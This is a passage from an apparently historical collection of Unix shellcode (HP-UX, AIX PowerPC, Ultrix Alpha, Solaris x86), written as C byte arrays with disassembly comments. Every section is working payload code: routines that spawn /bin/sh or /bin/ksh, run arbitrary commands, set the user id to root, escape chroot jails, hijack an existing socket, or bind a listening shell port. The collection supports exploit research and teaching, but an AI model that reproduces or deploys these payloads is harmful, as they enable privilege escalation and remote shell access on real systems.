    "\x8a\x0f\x3f\x6d"     /* combf,= %r15,%r16,<findsckcode+12> */
    "\xb5\xce\x07\xff"     /* addi    -0x1,%r14,%r14          */
    "\xb4\x0f\x40\x04"     /* addi,<  0x2,%r0,%r15            */
    "\x08\x0e\x06\x1a"     /* add     %r14,%r0,%r26           */
    "\x08\x0f\x06\x19"     /* add     %r15,%r0,%r25           */
    "\x20\x20\x08\x01"     /* ldil    L%0xc0000004,%r1        */
    "\xe4\x20\xe0\x08"     /* ble     R%0xc0000004(%sr7,%r1) */
    "\xb4\x16\x70\xb4"     /* addi,>  0x5a,%r0,%r22           */
    "\x88\x0f\x3f\xcd"     /* combf,= %r15,%r0,<findsckcode+92> */
    "\xb5\xef\x07\xff"     /* addi    -0x1,%r15,%r15          */
;

char bindsckcode[]=        /* 37*4 bytes                      */
    "\xb4\x17\x40\x04"     /* addi,<  0x2,%r0,%r23            */
    "\xe9\x97\x40\x02"     /* blr,n   %r23,%r12               */
    "\x20\x20\x08\x01"     /* ldil    L%0xc0000004,%r1        */
    "\xe4\x20\xe0\x08"     /* ble     R%0xc0000004(%sr7,%r1) */
    "\x0a\xf7\x02\x97"     /* xor     %r23,%r23,%r23          */
    "\xe8\x40\xc0\x02"     /* bv,n    0(%rp)                  */
    "\x61\x02\x23\x45"
    "\xb4\x1a\x40\x04"     /* addi,<  0x2,%r0,%r26            */
    "\xb4\x19\x40\x02"     /* addi,<  0x1,%r0,%r25            */
    "\x0b\x18\x02\x98"     /* xor     %r24,%r24,%r24          */
    "\xe8\x5f\x1f\xad"     /* bl      <bindsckcode+4>,%rp     */
    "\xb4\x16\x72\x44"     /* addi,>  0x122,%r0,%r22          */
    "\x08\x1c\x06\x0d"     /* add     %ret0,%r0,%r13          */
    "\xb5\x8c\x40\x10"     /* addi,<  0x8,%r12,%r12           */
    "\xb4\x18\x40\x20"     /* addi,<  0x10,%r0,%r24           */
    "\x08\x0d\x06\x1a"     /* add     %r13,%r0,%r26           */
    "\x0d\x80\x12\x8a"     /* stw     %r0,0x5(%r12)           */
    "\xb5\x99\x40\x02"     /* addi,<  0x1,%r12,%r25           */
    "\xe8\x5f\x1f\x6d"     /* bl      <bindsckcode+4>,%rp     */
    "\xb4\x16\x72\x28"     /* addi,>  0x114,%r0,%r22          */
    "\x08\x0d\x06\x1a"     /* add     %r13,%r0,%r26           */
    "\xb4\x19\x40\x02"     /* addi,<  0x1,%r0,%r25            */
    "\xe8\x5f\x1f\x4d"     /* bl      <bindsckcode+4>,%rp     */
    "\xb4\x16\x72\x32"     /* addi,>  0x119,%r0,%r22          */
    "\x08\x0d\x06\x1a"     /* add     %r13,%r0,%r26           */
    "\x0b\x39\x02\x99"     /* xor     %r25,%r25,%r25          */
    "\x0b\x18\x02\x98"     /* xor     %r24,%r24,%r24          */
    "\xe8\x5f\x1f\x25"     /* bl      <bindsckcode+4>,%rp     */
    "\xb4\x16\x72\x26"     /* addi,>  0x113,%r0,%r22          */
    "\xb4\x0e\x40\x04"     /* addi,<  0x2,%r0,%r14            */
    "\x08\x1c\x06\x0c"     /* add     %ret0,%r0,%r12          */
    "\x08\x0c\x06\x1a"     /* add     %r12,%r0,%r26           */
    "\x08\x0e\x06\x19"     /* add     %r14,%r0,%r25           */
    "\xe8\x5f\x1e\xf5"     /* bl      <bindsckcode+4>,%rp     */
    "\xb4\x16\x70\xb4"     /* addi,>  0x5a,%r0,%r22           */
    "\x88\x0e\x3f\xd5"     /* combf,= %r14,%r0,<bindsckcode+124> */
    "\xb5\xce\x07\xff"     /* addi    -0x1,%r14,%r14          */
;

char jump[]=
    "\xe0\x40\x00\x00"     /* be      0x0(%sr0,%rp)           */
    "\x37\xdc\x00\x00"     /* copy    %sp,%ret0               */
;

#define FINDSCKPORTOFS     58
#define BINDSCKPORTOFS     26
```

```
#endif
```

AIX/POWER/PowerPC codes, file: powerpc-aix

```
/*## copyright LAST STAGE OF DELIRIUM feb 2001 poland        *://lsd-pl.net/ #*/
/*## asmcodes for aix 4.1 4.2 4.3 power/powerpc                              #*/

/*
syscall     %r2  %r2  %r2  %r3,%r4,%r5
----------- ---- ---- ---- -----------------------------------------------------
execve      x003 x002 x004 ->path="/bin/sh",->[->a0=path,0],0
execve      x003 x002 x004 ->path="/bin/sh",->[->a0=path,->a1="-c",->a2=cmd,0],0
seteuid     x068 x071 x082 euid=0
mkdir       x07f x08e x0a0 ->path="t..",mode= (each value is valid)
chroot      x06f x078 x089 ->path={"t..","."}
chdir       x06d x076 x087 ->path=".."
getpeername x041 x046 x053 sfd,->sadr=[],->[len=0x2c]
socket      x057 x05b x069 AF_INET=2,SOCK_STREAM=1,prot=0
bind        x056 x05a x068 sfd,->sadr=[0x2c,0x02,hi,lo,0,0,0,0],len=0x10
listen      x055 x059 x067 sfd,backlog=5
accept      x053 x058 x065 sfd,0,0
close       x05e x062 x071 fd={0,1,2}
kfcntl      x0d6 x0e7 x0fc sfd,F_DUPFD=0,fd={0,1,2}
            v4.1 v4.2 v4.3
*/

#if defined(POWERPC) && defined(AIX)

char _shellcode[]=         /* 12*4+8 bytes                 */
    "\x7c\xa5\x2a\x79"     /* xor.    r5,r5,r5             */
    "\x40\x82\xff\xfd"     /* bnel    <shellcode>          */
    "\x7f\xe8\x02\xa6"     /* mflr    r31                  */
    "\x3b\xff\x01\x20"     /* cal     r31,0x120(r31)       */
    "\x38\x7f\xff\x08"     /* cal     r3,-248(r31)         */
    "\x38\x9f\xff\x10"     /* cal     r4,-240(r31)         */
    "\x90\x7f\xff\x10"     /* st      r3,-240(r31)         */
    "\x90\xbf\xff\x14"     /* st      r5,-236(r31)         */
    "\x88\x5f\xff\x0f"     /* lbz     r2,-241(r31)         */
    "\x98\xbf\xff\x0f"     /* stb     r5,-241(r31)         */
    "\x4c\xc6\x33\x42"     /* crorc   cr6,cr6,cr6          */
    "\x44\xff\xff\x02"     /* svca                         */
    "/bin/sh"
#ifdef V41
    "\x03"
#endif
#ifdef V42
    "\x02"
#endif
#ifdef V43
    "\x04"
#endif
;

char _setreuidshellcode[]= /* 19*4+7 bytes                   */
    "\x7e\x94\xa2\x79"     /* xor.    r20,r20,r20            */
    "\x40\x82\xff\xfd"     /* bnel    (setreuidcode)         */
    "\x7e\xa8\x02\xa6"     /* mflr    r21                    */
    "\x3a\xb5\x01\x40"     /* cal     r21,0x140(r21)         */
    "\x88\x55\xfe\xe0"     /* lbz     r2,-288(r21)           */
    "\x7e\x83\xa3\x78"     /* mr      r3,r20                 */
    "\x3a\xd5\xfe\xe4"     /* cal     r22,-284(r21)          */
    "\x7e\xc8\x03\xa6"     /* mtlr    r22                    */
    "\x4c\xc6\x33\x42"     /* crorc   cr6,cr6,cr6            */
    "\x44\xff\xff\x02"     /* svca                           */
#ifdef V41
    "\x68\x03\xff\xff"
#endif
#ifdef V42
    "\x71\x02\xff\xff"
#endif
#ifdef V43
    "\x82\x04\xff\xff"
#endif
    "\x38\x75\xff\x04"     /* cal     r3,-252(r21)           */
```

```
    "\x38\x95\xff\x0c"     /* cal     r4,-244(r21)           */
    "\x7e\x85\xa3\x78"     /* mr      r5,r20                 */
    "\x90\x75\xff\x0c"     /* st      r3,-244(r21)           */
    "\x92\x95\xff\x10"     /* st      r20,-240(r21)          */
    "\x88\x55\xfe\xe1"     /* lbz     r2,-287(r21)           */
    "\x9a\x95\xff\x0b"     /* stb     r20,-245(r21)          */
    "\x4b\xff\xff\xd8"     /* bl      (setreuidcode+32)      */
    "/bin/sh"
;

char syscallcode[]=        /* 14*4 bytes                     */
    "\x7e\x94\xa2\x79"     /* xor.    r20,r20,r20            */
    "\x40\x82\xff\xfd"     /* bnel    <syscallcode>          */
    "\x7e\xa8\x02\xa6"     /* mflr    r21                    */
    "\x3a\xc0\x01\xff"     /* lil     r22,0x1ff              */
    "\x3a\xf6\xfe\x2d"     /* cal     r23,-467(r22)          */
    "\x7e\xb5\xba\x14"     /* cax     r21,r21,r23            */
    "\x7e\xa9\x03\xa6"     /* mtctr   r21                    */
    "\x4e\x80\x04\x20"     /* bctr                           */
#ifdef V41
    "\x03\x68\x41\x5e"
    "\x6d\x7f\x6f\xd6"
    "\x57\x56\x55\x53"
#endif
#ifdef V42
    "\x02\x71\x46\x62"
    "\x76\x8e\x78\xe7"
    "\x5b\x5a\x59\x58"
#endif
#ifdef V43
    "\x04\x82\x53\x71"
    "\x87\xa0\x89\xfc"
    "\x69\x68\x67\x65"
#endif
    "\x4c\xc6\x33\x42"     /* crorc   cr6,cr6,cr6            */
    "\x44\xff\xff\x02"     /* svca    0x0                    */
    "\x3a\xb5\xff\xf8"     /* cal     r21,-8(r21)            */
;

char shellcode[]=          /* 12*4+7 bytes                   */
    "\x7c\xa5\x2a\x79"     /* xor.    r5,r5,r5               */
    "\x40\x82\xff\xfd"     /* bnel    <shellcode>            */
    "\x7f\xe8\x02\xa6"     /* mflr    r31                    */
    "\x3b\xff\x01\x20"     /* cal     r31,0x120(r31)         */
    "\x38\x7f\xff\x08"     /* cal     r3,-248(r31)           */
    "\x38\x9f\xff\x10"     /* cal     r4,-240(r31)           */
    "\x90\x7f\xff\x10"     /* st      r3,-240(r31)           */
    "\x90\xbf\xff\x14"     /* st      r5,-236(r31)           */
    "\x88\x55\xff\xf4"     /* lbz     r2,-12(r21)            */
    "\x98\xbf\xff\x0f"     /* stb     r5,-241(r31)           */
    "\x7e\xa9\x03\xa6"     /* mtctr   r21                    */
    "\x4e\x80\x04\x20"     /* bctr                           */
    "/bin/sh"
;

char cmdshellcode[]=       /* 17*4+12+cmdlen bytes           */
    "\x7c\xa5\x2a\x79"     /* xor.    r5,r5,r5               */
    "\x40\x82\xff\xfd"     /* bnel    <cmdshellcode>         */
    "\x7f\xe8\x02\xa6"     /* mflr    r31                    */
    "\x3b\xff\x01\x2c"     /* cal     r31,0x12c(r31)         */
    "\x38\x7f\xff\x10"     /* cal     r3,-240(r31)           */
    "\x38\x9f\xfe\xc8"     /* cal     r4,-312(r31)           */
    "\x38\xdf\xff\x18"     /* cal     r6,-232(r31)           */
    "\x38\xff\xff\x1c"     /* cal     r7,-228(r31)           */
    "\x90\x7f\xfe\xc8"     /* st      r3,-312(r31)           */
    "\x90\xdf\xfe\xcc"     /* st      r6,-308(r31)           */
    "\x90\xff\xfe\xd0"     /* st      r7,-304(r31)           */
    "\x90\xbf\xfe\xd4"     /* st      r5,-300(r31)           */
    "\x98\xbf\xff\x17"     /* stb     r5,-233(r31)           */
    "\x98\xbf\xff\x1a"     /* stb     r5,-230(r31)           */
    "\x88\x55\xff\xf4"     /* lbz     r2,-12(r21)            */
    "\x7e\xa9\x03\xa6"     /* mtctr   r21                    */
    "\x4e\x80\x04\x20"     /* bctr                           */
    "/bin/sh -c  "
    /* command */
;
```

```
char setreuidcode[]=       /* 4*4 bytes                      */
    "\x88\x55\xff\xf5"     /* lbz     r2,-11(r21)            */
    "\x7e\x83\xa3\x78"     /* mr      r3,r20                 */
    "\x7e\xa9\x03\xa6"     /* mtctr   r21                    */
    "\x4e\x80\x04\x21"     /* bctrl                          */
;

char chrootcode[]=         /* 23*4 bytes                     */
    "\x2c\x74\x2e\x2e"     /* cmpi     cr0,r20,0x2e2e        */
    "\x41\x82\xff\xfd"     /* beql     <chrootcode>          */
    "\x7f\x08\x02\xa6"     /* mflr     r24                   */
    "\x92\x98\xff\xfc"     /* st       r20,-4(r24)           */
    "\x38\x78\xff\xf9"     /* cal      r3,-7(r24)            */
    "\x88\x55\xff\xf9"     /* lbz      r2,-7(r21)            */
    "\x7e\xa9\x03\xa6"     /* mtctr    r21                   */
    "\x4e\x80\x04\x21"     /* bctrl                          */
    "\x38\x78\xff\xf9"     /* cal      r3,-7(r24)            */
    "\x88\x55\xff\xfa"     /* lbz      r2,-6(r21)            */
    "\x7e\xa9\x03\xa6"     /* mtctr    r21                   */
    "\x4e\x80\x04\x21"     /* bctrl                          */
    "\x3b\x20\x01\x01"     /* lil      r25,0x101             */
    "\x38\x78\xff\xfa"     /* cal      r3,-6(r24)            */
    "\x88\x55\xff\xf8"     /* lbz      r2,-8(r21)            */
    "\x7e\xa9\x03\xa6"     /* mtctr    r21                   */
    "\x4e\x80\x04\x21"     /* bctrl                          */
    "\x37\x39\xff\xff"     /* ai.      r25,r25,-1            */
    "\x40\x82\xff\xec"     /* bne      <chrootcode+52>       */
    "\x38\x78\xff\xfb"     /* cal      r3,-5(r24)            */
    "\x88\x55\xff\xfa"     /* lbz      r2,-6(r21)            */
    "\x7e\xa9\x03\xa6"     /* mtctr    r21                   */
    "\x4e\x80\x04\x21"     /* bctrl                          */
;

char findsckcode[]=        /* 38*4 bytes                     */
    "\x2c\x74\x12\x34"     /* cmpi    cr0,r20,0x1234         */
    "\x41\x82\xff\xfd"     /* beql    <findsckcode>          */
    "\x7f\x08\x02\xa6"     /* mflr    r24                    */
    "\x3b\x36\xfe\x2d"     /* cal     r25,-467(r22)          */
    "\x3b\x40\x01\x01"     /* lil     r26,0x16               */
    "\x7f\x78\xca\x14"     /* cax     r27,r24,r25            */
    "\x7f\x69\x03\xa6"     /* mtctr   r27                    */
    "\x4e\x80\x04\x20"     /* bctr                           */
    "\xa3\x78\xff\xfe"     /* lhz     r27,-2(r24)            */
    "\xa3\x98\xff\xfa"     /* lhz     r28,-6(r24)            */
    "\x7c\x1b\xe0\x40"     /* cmpl    cr0,r27,r28            */
    "\x3b\x36\xfe\x59"     /* cal     r25,-423(r22)          */
    "\x41\x82\xff\xe4"     /* beq     <findsckcode+20>       */
    "\x7f\x43\xd3\x78"     /* mr      r3,r26                 */
    "\x38\x98\xff\xfc"     /* cal     r4,-4(r24)             */
    "\x38\xb8\xff\xf4"     /* cal     r5,-12(r24)            */
    "\x93\x38\xff\xf4"     /* st      r25,-12(r24)           */
    "\x88\x55\xff\xf6"     /* lbz     r2,-10(r21)            */
    "\x7e\xa9\x03\xa6"     /* mtctr   r21                    */
    "\x4e\x80\x04\x21"     /* bctrl                          */
    "\x37\x5a\xff\xff"     /* ai.     r26,r26,-1             */
    "\x2d\x03\xff\xff"     /* cmpi    cr2,r3,-1              */
    "\x40\x8a\xff\xc8"     /* bne     cr2,<findsckcode+32>   */
    "\x40\x82\xff\xd8"     /* bne     <findsckcode+48>       */
    "\x3b\x36\xfe\x03"     /* cal     r25,-509(r22)          */
    "\x3b\x76\xfe\x02"     /* cal     r27,-510(r22)          */
    "\x7f\x23\xcb\x78"     /* mr      r3,r25                 */
    "\x88\x55\xff\xf7"     /* lbz     r2,-9(r21)             */
    "\x7e\xa9\x03\xa6"     /* mtctr   r21                    */
    "\x4e\x80\x04\x21"     /* bctrl                          */
    "\x7c\x7a\xda\x14"     /* cax     r3,r26,r27             */
    "\x7e\x84\xa3\x78"     /* mr      r4,r20                 */
    "\x7f\x25\xcb\x78"     /* mr      r5,r25                 */
    "\x88\x55\xff\xfb"     /* lbz     r2,-5(r21)             */
    "\x7e\xa9\x03\xa6"     /* mtctr   r21                    */
    "\x4e\x80\x04\x21"     /* bctrl                          */
    "\x37\x39\xff\xff"     /* ai.     r25,r25,-1             */
    "\x40\x80\xff\xd4"     /* bge     <findsckcode+100>      */
;

char bindsckcode[]=        /* 42*4 bytes                     */
    "\x2c\x74\x12\x34"     /* cmpi    cr0,r20,0x1234         */
    "\x41\x82\xff\xfd"     /* beql    <bindsckcode>          */
```

```
    "\x7f\x08\x02\xa6"     /* mflr    r24                     */
    "\x92\x98\xff\xfc"     /* st      r20,-4(r24)             */
    "\x38\x76\xfe\x03"     /* cal     r3,-509(r22)            */
    "\x38\x96\xfe\x02"     /* cal     r4,-510(r22)            */
    "\x98\x78\xff\xf9"     /* stb     r3,-7(r24)              */
    "\x7e\x85\xa3\x78"     /* mr      r5,r20                  */
    "\x88\x55\xff\xfc"     /* lbz     r2,-4(r21)              */
    "\x7e\xa9\x03\xa6"     /* mtctr   r21                     */
    "\x4e\x80\x04\x21"     /* bctrl                           */
    "\x7c\x79\x1b\x78"     /* mr      r25,r3                  */
    "\x38\x98\xff\xf8"     /* cal     r4,-8(r24)              */
    "\x38\xb6\xfe\x11"     /* cal     r5,-495(r22)            */
    "\x88\x55\xff\xfd"     /* lbz     r2,-3(r21)              */
    "\x7e\xa9\x03\xa6"     /* mtctr   r21                     */
    "\x4e\x80\x04\x21"     /* bctrl                           */
    "\x7f\x23\xcb\x78"     /* mr      r3,r25                  */
    "\x38\x96\xfe\x06"     /* cal     r4,-506(r22)            */
    "\x88\x55\xff\xfe"     /* lbz     r2,-2(r21)              */
    "\x7e\xa9\x03\xa6"     /* mtctr   r21                     */
    "\x4e\x80\x04\x21"     /* bctrl                           */
    "\x7f\x23\xcb\x78"     /* mr      r3,r25                  */
    "\x7e\x84\xa3\x78"     /* mr      r4,r20                  */
    "\x7e\x85\xa3\x78"     /* mr      r5,r20                  */
    "\x88\x55\xff\xff"     /* lbz     r2,-1(r21)              */
    "\x7e\xa9\x03\xa6"     /* mtctr   r21                     */
    "\x4e\x80\x04\x21"     /* bctrl                           */
    "\x7c\x79\x1b\x78"     /* mr      r25,r3                  */
    "\x3b\x56\xfe\x03"     /* cal     r26,-509(r22)           */
    "\x7f\x43\xd3\x78"     /* mr      r3,r26                  */
    "\x88\x55\xff\xf7"     /* lbz     r2,-9(r21)              */
    "\x7e\xa9\x03\xa6"     /* mtctr   r21                     */
    "\x4e\x80\x04\x21"     /* bctrl                           */
    "\x7f\x23\xcb\x78"     /* mr      r3,r25                  */
    "\x7e\x84\xa3\x78"     /* mr      r4,r20                  */
    "\x7f\x45\xd3\x78"     /* mr      r5,r26                  */
    "\x88\x55\xff\xfb"     /* lbz     r2,-5(r21)              */
    "\x7e\xa9\x03\xa6"     /* mtctr   r21                     */
    "\x4e\x80\x04\x21"     /* bctrl                           */
    "\x37\x5a\xff\xff"     /* ai.     r26,r26,-1              */
    "\x40\x80\xff\xd4"     /* bge     <bindsckcode+120>       */
;

#define FINDSCKPORTOFS     2
#define BINDSCKPORTOFS     2

#endif
```

Ultrix/ALPHA codes, file: alpha-ultrix

```
/*## copyright LAST STAGE OF DELIRIUM feb 2001 poland        *://lsd-pl.net/ #*/
/*## asmcodes for ultrix 5.0 alpha                                           #*/

/*
syscall     %v0  %a0,%a1,%a2,%a3
----------- ---- ---------------------------------------------------------------
execv       x00b ->path="/bin/sh",->[->a0=path,0]
execv       x00b ->path="/bin/sh",->[->a0=path,->a1="-c",->a2=cmd,0]
setreuid    x07e ruid,euid=0
*/

#if defined(ALPHA) && defined(ULTRIX)

char shellcode[]=          /* 18*4+7 bytes                    */
    "\xfb\x6b\x7f\x26"     /* ldah    a3,27643(zero)          */
    "\x01\x80\x73\x22"     /* lda     a3,-32767(a3)           */
    "\x40\x01\x7e\xb2"     /* stl     a3,320(sp)              */
    "\x40\x01\x9e\x22"     /* lda     a4,320(sp)              */
    "\x10\x40\x54\x6b"     /* jsr     ra,(a4),0x10            */
    "\x80\x82\x5a\x23"     /* lda     ra,-32128(ra)           */
    "\x12\x04\xff\x47"     /* bis     zero,zero, a2           */
    "\xbb\x7d\xfa\x3b"     /* stb     zero,32187(ra)          */
    "\xb4\x7d\x1a\x22"     /* lda     a0,32180(ra)            */
    "\xc4\x7d\x1a\xb6"     /* stq     a0,32196(ra)            */
    "\xc4\x7d\x3a\x22"     /* lda     a1,32196(ra)            */
    "\xcc\x7d\xfa\xb7"     /* stq     zero,32204(ra)          */
    "\x13\x74\xf0\x47"     /* bis     zero,0x83,a3            */
```

```
    "\x80\x20\x7e\xb2"     /* stl     a3,8320(sp)            */
    "\x80\x20\x9e\x22"     /* lda     a4,8320(sp)            */
    "\xbb\x02\xbf\x22"     /* lda     a5,699(zero)           */
    "\x50\xfd\x15\x20"     /* lda     v0,-640(a5)            */
    "\x10\x40\x54\x6b"     /* jsr     ra,(a4),0x10           */
    "/bin/sh"
;

char cmdshellcode[]=       /* 22*4+7 bytes                   */
    "\xfb\x6b\x7f\x26"     /* ldah    a3,27643(zero)         */
    "\x01\x80\x73\x22"     /* lda     a3,-32767(a3)          */
    "\x40\x01\x7e\xb2"     /* stl     a3,320(sp)             */
    "\x40\x01\x9e\x22"     /* lda     a4,320(sp)             */
    "\x10\x40\x54\x6b"     /* jsr     ra,(a4),0x10           */
    "\x80\x82\x5a\x23"     /* lda     ra,-32128(ra)          */
    "\xcb\x7d\xfa\x3b"     /* stb     zero,32203(ra)         */
    "\xce\x7d\xfa\x3b"     /* stb     zero,32206(ra)         */
    "\xc4\x7d\x1a\x22"     /* lda     a0,32196(ra)           */
    "\x5c\x7d\x1a\xb6"     /* stq     a0,32092(ra)           */
    "\xcc\x7d\x7a\x22"     /* lda     a3,32204(ra)           */
    "\x64\x7d\x7a\xb6"     /* stq     a3,32100(ra)           */
    "\xd0\x7d\x7a\x22"     /* lda     a3,32208(ra)           */
    "\x6c\x7d\x7a\xb6"     /* stq     a3,32108(ra)           */
    "\x74\x7d\xfa\xb7"     /* stq     zero,32116(ra)         */
    "\x5c\x7d\x3a\x22"     /* lda     a1,32092(ra)           */
    "\x13\x74\xf0\x47"     /* bis     zero,0x83,a3           */
    "\x80\x20\x7e\xb2"     /* stl     a3,8320(sp)            */
    "\x80\x20\x9e\x22"     /* lda     a4,8320(sp)            */
    "\xbb\x02\xbf\x22"     /* lda     a5,699(zero)           */
    "\x50\xfd\x15\x20"     /* lda     v0,-688(a5)            */
    "\x10\x40\x54\x6b"     /* jsr     ra,(a4),0x10           */
    "/bin/sh -c  "
;

char setreuidcode[]=       /* 11*4 bytes                     */
    "\xff\xff\x1f\x22"     /* lda     a0,-1(zero)            */
    "\x11\x04\xff\x47"     /* bis     zero,zero,a1           */
    "\xbb\x02\xbf\x22"     /* lda     a5,699(zero)           */
    "\xc3\xfd\x15\x20"     /* lda     v0,-573(a5)            */
    "\x13\x74\xf0\x47"     /* bis     zero,0x83,a3           */
    "\x80\x02\x7e\xb2"     /* stl     a3,640(sp)             */
    "\x80\x02\x9e\x22"     /* lda     a4,640(sp)             */
    "\xfb\x6b\x7f\x26"     /* ldah    a3,27643(zero)         */
    "\x01\x80\x73\x22"     /* lda     a3,-32767(a3)          */
    "\x84\x02\x7e\xb2"     /* stl     a3,644(sp)             */
    "\x10\x40\x54\x6b"     /* jsr     ra,(a4),0x10           */
;

char jump[]=
    "\00\x40\xde\x47"      /* bis     sp,sp,v0               */
    "\01\x80\xfa\x6b"      /* ret     zero,(ra),1            */
;

#endif
```

Solaris/x86 codes, file: x86-solaris

```
/*## copyright LAST STAGE OF DELIRIUM feb 2001 poland        *://lsd-pl.net/ #*/
/*## asmcodes for solaris 2.6 2.7 2.8 x86                                #*/

/*
syscall     %eax stack
----------- ---- ---------------------------------------------------------------
exec        x00b ret,->path="/bin/ksh",->[->a0=path,0]
exec        x00b ret,->path="/bin/ksh",->[->a0=path,->a1="-c",->a2=cmd,0]
setuid      x017 ret,uid=0
mkdir       x050 ret,->path="b..",mode= (each value is valid)
chroot      x03d ret,->path={"b..","."}
chdir       x00c ret,->path=".."
ioctl       x036 ret,sfd,TI_GETPEERNAME=0x5491,->[mlen=0x91,len=0x91,->sadr=[]]
so_socket   x0e6 ret,AF_INET=2,SOCK_STREAM=2,prot=0,devpath=0,SOV_DEFAULT=1
bind        x0e8 ret,sfd,->sadr=[0xff,2,hi,lo,0,0,0,0],len=0x10,SOV_SOCKSTREAM=2
```

```
listen      x0e9 ret,sfd,backlog=5,vers= (not required in this syscall)
accept      x0ea ret,sfd,0,0,vers= (not required in this syscall)
fcntl       x03e ret,sfd,F_DUP2FD=0x09,fd={0,1,2}
*/

#if defined(X86) && defined(SOLARIS)

char _shellcode[]=          /* 33+8 bytes                     */
    "\xeb\x1a"              /* jmp     <shellcode+28>          */
    "\x33\xd2"              /* xorl    %edx,%edx               */
    "\x58"                  /* popl    %eax                    */
    "\x8d\x78\x14"          /* leal    0x14(%eax),%edi         */
    "\x57"                  /* pushl   %edi                    */
    "\x50"                  /* pushl   %eax                    */
    "\xab"                  /* stosl   %eax,%es:(%edi)         */
    "\x92"                  /* xchgl   %eax,%edx               */
    "\xab"                  /* stosl   %eax,%es:(%edi)         */
    "\x88\x42\x08"          /* movb    %al,0x8(%edx)           */
    "\x83\xef\x3b"          /* subl    $0x3b,%edi              */
    "\xb0\x9a"              /* movb    $0x9a,%al               */
    "\xab"                  /* stosl   %eax,%es:(%edi)         */
    "\x47"                  /* incl    %edi                    */
    "\xb0\x07"              /* movb    $0x07,%al               */
    "\xab"                  /* stosl   %eax,%es:(%edi)         */
    "\xb0\x0b"              /* movb    $0x0b,%al               */
    "\xe8\xe1\xff\xff\xff" /* call    <shellcode+2>           */
    "/bin/ksh"
;

char syscallcode[]=         /* 26 bytes                       */
    "\x33\xc0"              /* xorl    %eax,%eax               */
    "\xeb\x09"              /* jmp     <syscallcode+13>        */
    "\x5f"                  /* popl    %edi                    */
    "\x57"                  /* pushl   %edi                    */
    "\x47"                  /* incl    %edi                    */
    "\xab"                  /* stosl   %eax,%es:(%edi)         */
    "\x47"                  /* incl    %edi                    */
    "\xaa"                  /* stosb   %al,%es:(%edi)          */
    "\x5e"                  /* popl    %esi                    */
    "\xeb\x0d"              /* jmp     <syscallcode+26>        */
    "\xe8\xf2\xff\xff\xff" /* call    <syscallcode+4>         */
    "\x9a\xff\xff\xff\xff"
    "\x07\xff"
    "\xc3"                  /* ret                            */
;

char shellcode[]=           /* 25+8 bytes                     */
    "\xeb\x12"              /* jmp     <shellcode+20>          */
    "\x33\xd2"              /* xorl    %edx,%edx               */
    "\x58"                  /* popl    %eax                    */
    "\x8d\x78\x14"          /* leal    0x14(%eax),edi          */
    "\x57"                  /* pushl   %edi                    */
    "\x50"                  /* pushl   %eax                    */
    "\xab"                  /* stosl   %eax,%es:(%edi)         */
    "\x92"                  /* xchgl   %eax,%edx               */
    "\xab"                  /* stosl   %eax,%es:(%edi)         */
    "\x88\x42\x08"          /* movb    %al,0x8(%edx)           */
    "\xb0\x0b"              /* movb    $0x0b,%al               */
    "\xff\xd6"              /* call    *%esi                   */
    "\xe8\xe9\xff\xff\xff" /* call    <shellcode+2>           */
    "/bin/ksh"
;

char cmdshellcode[]=        /* 36+12+cmdlen bytes             */
    "\xeb\x1d"              /* jmp     <cmdshellcode+31>       */
    "\x33\xd2"              /* xorl    %edx,%edx               */
    "\x58"                  /* popl    %eax                    */
    "\x8d\x78\xac"          /* leal    -0x44(%eax),edi         */
    "\x57"                  /* pushl   %edi                    */
    "\x50"                  /* pushl   %eax                    */
    "\x88\x50\x08"          /* movb    %dl,0x8(%eax)           */
    "\x88\x50\x0b"          /* movb    %dl,0xb(%eax)           */
    "\xab"                  /* stosl   %eax,%es:(%edi)         */
    "\x8d\x40\x09"          /* leal    0x09(%eax),%eax         */
    "\xab"                  /* stosl   %eax,%es:(%edi)         */
    "\x8d\x40\x03"          /* leal    0x03(%eax),%eax         */
    "\xab"                  /* stosl   %eax,%es:(%edi)         */
```

```
    "\x92"                 /* xchgl   %eax,%edx               */
    "\xab"                 /* stosl   %eax,%es:(%edi)         */
    "\xb0\x0b"             /* movb    $0x0b,%al               */
    "\xff\xd6"             /* call    *%esi                   */
    "\xe8\xde\xff\xff\xff" /* call    <cmdshellcode+2>        */
    "/bin/ksh -c "
    /* command */
;

char setuidcode[]=         /* 7 bytes                         */
    "\x33\xc0"             /* xorl    %eax,%eax               */
    "\x50"                 /* pushl   %eax                    */
    "\xb0\x17"             /* movb    $0x17,%al               */
    "\xff\xd6"             /* call    *%esi                   */
;

char chrootcode[]=         /* 40 bytes                        */
    "\x68""b..."           /* pushl   $0x2e2e2e62             */
    "\x89\xe7"             /* movl    %esp,%edi               */
    "\x33\xc0"             /* xorl    %eax,%eax               */
    "\x88\x47\x03"         /* movb    %al,0x3(%edi)           */
    "\x57"                 /* pushl   %edi                    */
    "\xb0\x50"             /* movb    $0x50,%al               */
    "\xff\xd6"             /* call    *%esi                   */
    "\x57"                 /* pushl   %edi                    */
    "\xb0\x3d"             /* movb    $0x3d,%al               */
    "\xff\xd6"             /* call    *%esi                   */
    "\x47"                 /* incl    %edi                    */
    "\x33\xc9"             /* xorl    %ecx,%ecx               */
    "\xb1\xff"             /* movb    $0xff,%cl               */
    "\x57"                 /* pushl   %edi                    */
    "\xb0\x0c"             /* movb    $0x0c,%al               */
    "\xff\xd6"             /* call    *%esi                   */
    "\xe2\xfa"             /* loop    <chrootcode+28>         */
    "\x47"                 /* incl    %edi                    */
    "\x57"                 /* pushl   %edi                    */
    "\xb0\x3d"             /* movb    $0x3d,%al               */
    "\xff\xd6"             /* call    *%esi                   */
;

char findsckcode[]=        /* 67 bytes                        */
    "\x56"                 /* pushl   %esi                    */
    "\x5f"                 /* popl    %edi                    */
    "\x83\xef\x7c"         /* subl    $0x7c,%edi              */
    "\x57"                 /* pushl   %edi                    */
    "\x8d\x4f\x10"         /* leal    0x10(%edi),%ecx         */
    "\xb0\x91"             /* movb    $0x91,%al               */
    "\xab"                 /* stosl   %eax,%es:(%edi)         */
    "\xab"                 /* stosl   %eax,%es:(%edi)         */
    "\x91"                 /* xchgl   %ecx,%eax               */
    "\xab"                 /* stosl   %eax,%es:(%edi)         */
    "\x95"                 /* xchgl   %eax,%ebp               */
    "\xb5\x54"             /* movb    $0x54,%ch               */
    "\x51"                 /* pushl   %ecx                    */
    "\x66\xb9\x01\x01"     /* movw    $0x0101,%cx             */
    "\x51"                 /* pushl   %ecx                    */
    "\x33\xc0"             /* xorl    %eax,%eax               */
    "\xb0\x36"             /* movb    $0x36,%al               */
    "\xff\xd6"             /* call    *%esi                   */
    "\x59"                 /* popl    %ecx                    */
    "\x33\xdb"             /* xorl    %ebx,%ebx               */
    "\x3b\xc3"             /* cmpl    %ebx,%eax               */
